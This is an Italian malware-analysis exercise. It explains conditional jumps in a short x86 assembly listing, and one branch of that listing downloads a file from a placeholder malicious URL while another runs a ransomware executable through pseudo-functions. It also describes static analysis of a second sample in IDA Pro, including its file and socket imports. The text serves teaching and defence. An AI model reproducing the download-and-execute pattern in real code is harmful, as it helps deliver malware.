MALWARE ANALYSIS

MALWARE 1

1. SALTI CONDIZIONALI


Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Il malware in analisi esegue due salti condizionali diversi:

- Il primo è **jnz loc 0040BBA0**: all'istruzione **cmp EAX, 5** il codice va a comparare destinazione e sorgente, dunque in questo caso essendo EAX 5, l'operazione sarà 5=5, si avrà sottrazione tra numeri identici, il risultato sarà 0 e di conseguenza ZF=1 e CF=0. Poiché il jnz salta alla locazione di memoria specificata solo se ZF=0, il codice prosegue alla prossima istruzione, diversamente sarebbe saltato a loc 0040BBA0.
- Il secondo è **jz loc 0040FFA0**: all'istruzione **cmp EBX, 11** il codice va a comparare il valore 11 con EBX che in questo caso ha lo stesso valore, dunque come prima il risultato sarà 0 e ZF=1 con CF=0. Stavolta però jz salta alla locazione di memoria specificata se ZF è verificato, cioè se è uguale a 1. Dunque la prossima istruzione sarà all'indirizzo 0040FFA0.

2. DIAGRAMMA DI FLUSSO

La resa grafica dell'esecuzione delle istruzioni di cui sopra sarebbe la seguente:



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3. FUNZIONALITÀ IMPLEMENTATE

Studiando le istruzioni del malware è possibile risalire alle principali funzionalità implementate: il codice contiene infatti le chiamate alle funzioni **DownloadToFile()** e **WinExec()**, per scaricare un file da un url e successivamente eseguirlo.

4. ISTRUZIONI CALL

In riferimento alle funzioni sopracitate possiamo analizzare nel dettaglio come viene effettuata la chiamata:


- salto non effettuato: si tratta di uno stack chiamante, poiché all'istruzione 0040BBA0 il **mov EAX, EDI** (dove EDI è l'url del sito malevolo) va a spostare il suddetto nel registro EAX, dopodiché il parametro viene "pushato" sullo stack prima della chiamata alla funzione, che è l'istruzione seguente **call DownloadToFile()** usata per scaricare il file dal sito
- salto effettuato: anche qui abbiamo uno stack chiamante che attraverso il **mov EDX, EDI** (dove EDI è il percorso del ransomware) va a spostare il suddetto nel registro EDX, "pushato" poi anche esso sullo stack prima della chiamata alla funzione **WinExec()** per l'esecuzione del file

Essendo solo una porzione di codice possiamo ipotizzare il comportamento sulla base dei dati raccolti: il codice riporta le istruzioni tipiche di un **DOWNLOADER** che in base al primo salto condizionale jnz va a verificare se c'è bisogno di scaricare il file malevolo o no. Nel nostro caso, pare sia già presente, quindi il secondo salto condizionale jz va semplicemente ad eseguire il file già scaricato nel percorso previsto. Il malware, come evidenziato dal nome, è uno dei peggiori: si tratta di un **RANSOMWARE**, un particolare malware in grado di criptare tutti i dati presenti sull'hard disk del malcapitato per poi chiedere un riscatto da pagare in modo da ricevere la chiave di decrittazione.


MALWARE 2

Il file segnalato dal collega al reparto SOC è sicuramente un malware. Per studiarlo eseguiamo IDA pro e procediamo a un'analisi statica avanzata.

1. DIAGRAMMA DI FLUSSO




L'immagine sopra mostra il diagramma di flusso completo del malware. Essendo il codice piuttosto esteso, la cattura dello screenshot è molto rimpicciolita. Aumentando lo zoom e analizzando una porzione ci accorgiamo che il file è costituito da una lunga serie di salti condizionali eseguiti e non.




2. TIPO DI MALWARE E COMPORTAMENTO

Per capire con che tipo di malware abbiamo a che fare andiamo ad analizzare nel dettaglio tutte le schede che IDA ci mette a disposizione. Dalla semplice analisi del diagramma di flusso non possiamo evincere granché.


La scheda “exports” ci mostra le funzioni esportate. L’unica funzione presente qui è un generico start.



La scheda “imports” ci mostra invece quelle che sono le funzioni importate dal malware. Buona parte proviene dalla libreria di sistema KERNEL32 e tra le tante possiamo notare “WriteFile” e “ReadFile”, quindi il malware può leggere e scrivere su un file.




Proseguendo nell'analisi delle funzioni importate notiamo la libreria WSOCK32 e le funzioni "connect" e "socket" che lasciano intendere che il malware va a stabilire una connessione in uscita con qualche pc remoto creando un socket di rete.



